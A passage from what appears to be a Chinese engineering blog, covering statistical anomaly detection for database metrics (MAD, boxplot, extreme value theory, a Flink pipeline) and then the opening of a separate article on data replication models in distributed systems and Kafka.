a. 当前样本点左边序列的最大值小于当前样本点右边序列的最小值，则存在突增漂移（上涨趋势）。


b. 当前样本点左边序列的最小值大于当前样本点右边序列的最大值，则存在突降漂移（下跌趋势）。

### 2.1.3 平稳性变化

对于一个时序指标，如果其在任意时刻，它的性质不随观测时间的变化而变化，我们认为这条时序是具备平稳性的。因此，对于具有长期趋势成分亦或是周期性成分的时间序列而言，它们都是不平稳的。具体示例如下图所示：




平稳的时间序列




非平稳的时间序列

图 4　数据平稳示意

针对这种情况，我们可以通过单位根检验（Augmented Dickey-Fuller Test）[3] 来判断给定的时间序列是否平稳。具体地说，对于一条给定时间范围指标的历史数据而言，我们认为在同时满足如下条件的情况下，时序是平稳的：

1. 最近 1 天的时序数据通过 adfuller 检验获得的 p 值小于 0.05。
2. 最近 7 天的时序数据通过 adfuller 检验获得的 p 值小于 0.05。

# 3. 算法选型

## 3.1 分布规律与算法选择

通过了解业界的一些知名公司在时序数据异常检测上公布的产品介绍，加上我们历史积累的经验，以及对部分线上实际指标的抽样分析，它们的概率密度函数符合如下情况的分布：





图 5 分布偏斜示意

针对上述的分布，我们调研了一些常见的算法，并确定了箱形图、绝对中位差和极值理论作为最终异常检测算法。以下是对常见时序数据检测的算法对比表：

| 算法\场景 | 对称分布下适用性 | 偏态分布下适用性 | 正态性要求 | 异常容忍度 |
| --- | --- | --- | --- | --- |
| 3Sigma | 高 | 低 | 高 | 低 |
| 绝对中位差（MAD） | 高 | 低 | 高 | 高 |
| 箱形图（Boxplot） | 高 | 中 | 中 | 高 |
| 极值理论（EVT） | 中 | 高 | 低 | 低 |

我们没有选择 3Sigma 的主要原因是它对异常容忍度较低，而绝对中位差从理论上而言具有更好的异常容忍度，所以在数据呈现高对称分布时，通过绝对中位差（MAD）替代 3Sigma 进行检测。我们对不同数据的分布分别采用了不同的检测算法（关于不同算法的原理可以参考文末附录的部分，这里不做过多的阐述）：

1. **低偏态高对称分布**：绝对中位差（MAD）
2. **中等偏态分布**：箱形图（Boxplot）
3. **高偏态分布**：极值理论（EVT）

有了如上的分析，我们可以得出具体的根据样本输出模型的流程：





图 6　算法建模流程

算法的整体建模流程如上图所示，主要涵盖以下几个分支环节：时序漂移检测、时序平稳性分析、时序周期性分析和偏度计算。下面分别进行介绍：

1. **时序漂移检测**。如果检测存在漂移的场景，则需要根据检测获得的漂移点 t 来切割输入时序，使用漂移点后的时序样本作为后续建模流程的输入，记为 S={Si}，其中 i>t。
2. **时序平稳性分析**。如果输入时序 S 满足平稳性检验，则直接通过箱形图（默认）或是绝对中位差的方式来进行建模。
3. **时序周期性分析**。存在周期性的情况下，将周期跨度记为 T，将输入时序 S 根据跨度 T 进行切割，针对各个时间索引 j ∈ {0,1,···,T—1} 所组成的数据桶进行建模流程。不存在周期性的情况下，针对全部输入时序 S 作为数据桶进行建模流程。

**案例**：给定一条时间序列 ts={t0,t1,···,tn}，假定其存在周期性且周期跨度为 T，对于时间索引 j 而言，其中 j ∈ {0,1,···,T—1}，对其建模所需要的样本点由区间 [$t_{j-kT-m}$, $t_{j-kT+m}$] 构成，其中 m 为参数，代表窗口大小，k 为整数，满足 j—kT—m ≥ 0, j—kT+m ≤ n。

举例来说，假设给定时序自 2022/03/01 00:00:00 至 2022/03/08 00:00:00 止，给定窗口大小为 5，周期跨度为一天，那么对于时间索引 30 而言，对其建模所需要的样本点将来自于如下时间段：

[03/01 00:25:00, 03/01 00:35:00]

[03/02 00:25:00, 03/02 00:35:00]

...

[03/07 00:25:00, 03/07 00:35:00]

1. **偏度计算**。时序指标转化为概率分布图，计算分布的偏度，若偏度的绝对值超过阈值，则通过极值理论进行建模输出阈值。若偏度的绝对值小于阈值，则通过箱形图或是绝对中位差的方式进行建模输出阈值。

## 3.2 案例样本建模

这里选取了一个案例，展示数据分析及建模过程，便于更清晰的理解上述过程。其中图 (a) 为原始序列，图 (b) 为按照天的跨度进行折叠的序列，图　　为图 (b) 中某时间索引区间内的样本经过放大后的趋势表现，图 (d) 中黑色曲线为图　　中时间索引所对应的下阈值。如下是针对某时序的历史样本进行建模的案例：





图 7　建模案例

上图©区域内的样本分布直方图以及阈值（已剔除其中部分异常样本），可以看到，在该高偏分布的场景中，EVT 算法计算的阈值更为合理。





图 8 偏斜分布阈值对比

# 4. 模型训练与实时检测

## 4.1 数据流转过程

为了实时检测规模庞大的秒级数据，我们以基于 Flink 进行实时流处理为出发点，设计了如下的技术方案：

1. **实时检测部分**：基于 Flink 实时流处理，消费 Mafka（美团内部的消息队列组件）消息进行在线检测，结果存储于 Elasticsearch（以下简称 ES）中，并产生异常记录。
2. **离线训练部分**：以 Squirrel（美团内部的 KV 数据库）作为任务队列，从 MOD（美团内部运维数据仓库）读取训练数据，从配置表读取参数，训练模型，保存于 ES，支持自动和手动触发训练，通过定时读取模型库的方式，进行模型加载和更新。

以下是具体的离线训练和在线检测技术设计：





图 9　离线训练和在线检测技术设计

## 4.2 异常检测过程

异常检测算法整体采用分治思想，在模型训练阶段，根据历史数据识别提取特征，选定合适的检测算法。这里分为离线训练和在线检测两部分，离线主要根据历史情况进行数据预处理、时序分类和时序建模。在线主要加载运用离线训练的模型进行在线实时异常检测。具体设计如下图所示：





图 10 异常检测过程

## 5. 产品运营

为了提高优化迭代算法的效率，持续运营以提高精准率和召回率，我们借助 Horae（Horae 是美团内部可扩展的时序数据异常检测系统）的案例回溯能力，实现在线检测、案例保存、分析优化、结果评估、发布上线的闭环。





图 11　运营流程

目前，异常检测算法指标如下：

- **精准率**：随机选择一部分检测出异常的案例，人工校验其中确实是异常的比例，为 81%。
- **召回率**：根据故障、告警等来源，审查对应实例各指标异常情况，对照监测结果计算召回率，为 82%。
- **F1-score**：精准率和召回率的调和平均数，为 81%。

## 6. 未来展望

目前，美团数据库异常监测能力已基本构建完成，后续我们将对产品继续进行优化和拓展，具体方向包括：

1. 具有异常类型识别能力。可以检测出异常的类型，如均值变化、波动变化、尖刺等，支持按异常类型进行告警订阅，并作为特征输入后续诊断系统，完善数据库自治生态 [4]。
2. 构建 Human-in-Loop 环境。支持根据反馈标注自动学习，保障模型持续优化 [5]。

3. 多种数据库场景的支持。异常检测能力平台化以支持更多数据库场景，如 DB 端到端报错、节点网络监测等。

# 7. 附录

## 7.1 绝对中位差

绝对中位差，即 Median Absolute Deviation(MAD)，是对单变量数值型数据的样本偏差的一种鲁棒性测量 [6]，通常由下式计算而得：

$$MAD = C \times \mathrm{median}|X_i - \mathrm{median}(X)|$$

$$Upper = median + k \times MAD$$

$$Lower = median - k \times MAD$$

其中在先验为正态分布的情况下，一般 C 选择 1.4826，k 选择 3。MAD 假定样本中间的 50% 区域均为正常样本，而异常样本落在两侧的 50% 区域内。当样本服从正态分布的情况下，MAD 指标相较于标准差更能适应数据集中的异常值。对于标准差，使用的是数据到均值的距离平方，较大的偏差权重较大，异常值对结果影响不能忽视，而对 MAD 而言少量的异常值不会影响实验的结果，MAD 算法对于数据的正态性有较高要求。

## 7.2 箱形图

箱形图主要通过几个统计量来描述样本分布的离散程度以及对称性，包括：

- $Q_0$：最小值（Minimum）
- $Q_1$：下四分位数（Lower Quartile）
- $Q_2$：中位数（Median）
- $Q_3$：上四分位数（Upper Quartile）
- $Q_4$：最大值（Maximum）





图 12　箱线图

将 $Q_1$ 与 $Q_3$ 之间的间距称为 IQR，当样本偏离上四分位 1.5 倍的 IQR（或是偏离下四分位数 1.5 倍的 IQR）的情况下，将样本视为是一个离群点。不同于基于正态假设的三倍标准差，通常情况下，箱形图对于样本的潜在数据分布没有任何假定，能够描述出样本的离散情况，且对样本中包含的潜在异常样本有较高的容忍度。对于有偏数据，Boxplot 进行校准后建模更加符合数据分布 [7]。

## 7.3 极值理论

真实世界的数据很难用一种已知的分布来概括，例如对于某些极端事件（异常），概率模型（例如高斯分布）往往会给出其概率为 0。极值理论 [8] 是在不基于原始数据的任何分布假设下，通过推断我们可能会观察到的极端事件的分布，这就是极值分布（EVD）。其数学表达式如下（互补累积分布函数公式）：

$$P(X-t>x \mid X>t) \sim \left(1+\frac{\gamma x}{\delta(t)}\right)^{-\frac{1}{\gamma}}$$

其中 t 代表样本的经验阈值，对于不同场景可以设置不同取值，$\gamma,\delta$ 分别是广义帕累托分布中的形状参数与尺度参数，在给定样本超过人为设定的经验阈值 t 的情况下，随机变量 X−t 是服从广义帕累托分布的。通过极大似然估计方法我们可以计算获得参

数估计值$\hat{\gamma}$与$\hat{\delta}$，并且通过如下公式来求取模型阈值：

$$z_q \simeq t \pm \frac{\hat{\delta}}{\hat{\gamma}}\left(\left(\frac{qn}{N_t}\right)^{-\hat{\gamma}} - 1\right)$$

上述公式中 q 代表风险参数，n 是所有样本数量，$N_t$ 是满足 x-t>0 的样本数量。由于通常情况下对于经验阈值 t 的估计没有先验的信息，因此可以使用样本经验分位数来替代数值 t，这里经验分位数的取值可以根据实际情况来选择。

## 8. 参考资料

[1] Ren, H., Xu, B., Wang, Y., Yi, C., Huang, C., Kou, X., … & Zhang, Q. (2019, July). Time-series anomaly detection service at microsoft. In Proceedings of the 25th ACM SIGKDD international conference on knowledge discovery & data mining (pp. 3009-3017).

[2] Lu, J., Liu, A., Dong, F., Gu, F., Gama, J., & Zhang, G. (2018). Learning under concept drift: A review. IEEE Transactions on Knowledge and Data Engineering, 31(12), 2346-2363.

[3] Mushtaq, R. (2011). Augmented dickey fuller test.

[4] Ma, M., Yin, Z., Zhang, S., Wang, S., Zheng, C., Jiang, X., … & Pei, D. (2020). Diagnosing root causes of intermittent slow queries in cloud databases. Proceedings of the VLDB Endowment, 13(8), 1176-1189.

[5] Holzinger, A. (2016). Interactive machine learning for health informatics: when do we need the human-in-the-loop?. Brain Informatics, 3(2), 119-131.

[6] Leys, C., Ley, C., Klein, O., Bernard, P., & Licata, L. (2013). Detecting outliers: Do not use standard deviation around the mean, use absolute deviation around the median. Journal of experimental social psychology, 49(4), 764-766.

[7] Hubert, M., & Vandervieren, E. (2008). An adjusted boxplot for skewed distributions. Computational statistics & data analysis, 52(12), 5186-5201.

[8] Siffer, A., Fouque, P. A., Termier, A., & Largouet, C. (2017, August). Anomaly detection in streams with extreme value theory. In Proceedings of the 23rd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (pp. 1067-1075).

## 关于团队

美团基础技术部 / 数据库研发中心 / 数据库平台研发组，负责为美团各个业务线提供高效便捷的数据库使用入口，帮助美团 DBA 稳定快捷地维护数据库，同时提供分析诊断平台，实现数据库自治。

# Replication（上）：常见复制模型 & 分布式系统挑战

作者：仕禄

本系列文章分上下两篇，以《数据密集型应用系统设计（DDIA）》（下文简称《DDIA》）为主线，文中的核心理论讲解与图片来自于此书。在此基础上，加入了日常工作中对这些概念的理解与个性化的思考，并将它们映射到 Kafka 中，跟大家分享一下如何将具体的理论应用于实际生产环境中。

## 1. 简介

### 1.1 简介——使用复制的目的

在分布式系统中，数据通常需要被分散在多台机器上，主要为了达到以下目的：

1. 扩展性，数据量因读写负载巨大，一台机器无法承载，数据分散在多台机器上可以有效地进行负载均衡，达到灵活的横向扩展。
2. 容错、高可用，在分布式系统中，单机故障是常态，在单机故障下仍然希望系统能够正常工作，这时候就需要数据在多台机器上做冗余，在遇到单机故障时其他机器就可以及时接管。
3. 统一的用户体验，如果系统客户端分布在多个地域，通常考虑在多个地域部署服务，以方便用户能够就近访问到他们所需要的数据，获得统一的用户体验。

数据的多机分布的方式主要有两种，一种是将数据分片保存，每个机器保存数据的部分分片（Kafka 中称为 Partition，其他部分系统称为 Shard），另一种则是完全的冗余，其中每一份数据叫做一个副本（Kafka 中称为 Replica），通过数据复制技术实现。在分布式系统中，两种方式通常会共同使用，最后的数据分布往往是下图的样子，一台机器上会保存不同数据分片的若干个副本。本系列博文主要介绍的是数据如何做复制，分区则是另一个主题，不在本文的讨论范畴。





图 1　常见数据分布

复制的目标需要保证若干个副本上的数据是一致的，这里的“一致”是一个十分不确定的词，既可以是不同副本上的数据在任何时刻都保持完全一致，也可以是不同客户端不同时刻访问到的数据保持一致。一致性的强弱也会不同，有可能需要任何时候不同客端都能访问到相同的新的数据，也有可能是不同客户端某一时刻访问的数据不相同，但在一段时间后可以访问到相同的数据。因此，“一致性”是一个值得单独抽出来细说的词。在下一篇文章中，我们将重点介绍这个词在不同上下文之间的含义。

此时，大家可能会有疑问，直接让所有副本在任意时刻都保持一致不就行了，为啥还要有各种不同的一致性呢？我们认为有两个考量点，第一是性能，第二则是复杂性。

**性能**比较好理解，因为冗余的目的不完全是为了高可用，还有延迟和负载均衡这类提升性能的目的，如果只一味地为了地强调数据一致，可能得不偿失。**复杂性**是因为分布式系统中，有着比单机系统更加复杂的不确定性，节点之间由于采用不大可靠的网络进行传输，并且不能共享统一的一套系统时间和内存地址（后文会详细进行说明），

这使得原本在一些单机系统上很简单的事情，在转到分布式系统上以后就变得异常复杂。这种复杂性和不确定性甚至会让我们怀疑，这些副本上的数据真的能达成一致吗？下一篇文章会专门详细分析如何设计算法来应对这种复杂和不确定性。

### 1.2 文章系列概述

本系列博文将分为上下两篇，第一篇将主要介绍几种常见的数据复制模型，然后介绍分布式系统的挑战，让大家对分布式系统一些稀奇古怪的故障有一些感性的认识。

第二篇文章将针对本篇中提到的问题，分别介绍事务、分布式共识算法和一致性，以及三者的内在联系，再分享如何在分布式系统中保证数据的一致性，进而让大家对数据复制技术有一个较为全面的认识。此外，本系列还将介绍业界验证分布式算法正确性的一些工具和框架。接下来，让我们一起开始数据复制之旅吧！

## 2. 数据复制模式

总体而言，最常见的复制模式有三种，分别为主从模式、多主节点模式、无主节点模式，下面分别进行介绍。

### 2.1 最简单的复制模式——主从模式

#### 简介

对复制而言，最直观的方法就是将副本赋予不同的角色，其中有一个主副本，主副本将数据存储在本地后，将数据更改作为日志，或者以更改流的方式发到各个从副本（后文也会称节点）中。在这种模式下，所有写请求就全部会写入到主节点上，读请求既可以由主副本承担也可以由从副本承担，这样对于读请求而言就具备了扩展性，并进行了负载均衡。但这里面存在一个权衡点，就是客户端视角看到的一致性问题。这个权衡点存在的核心在于，数据传输是通过网络传递的，数据在网络中传输的时间是不能忽略的。

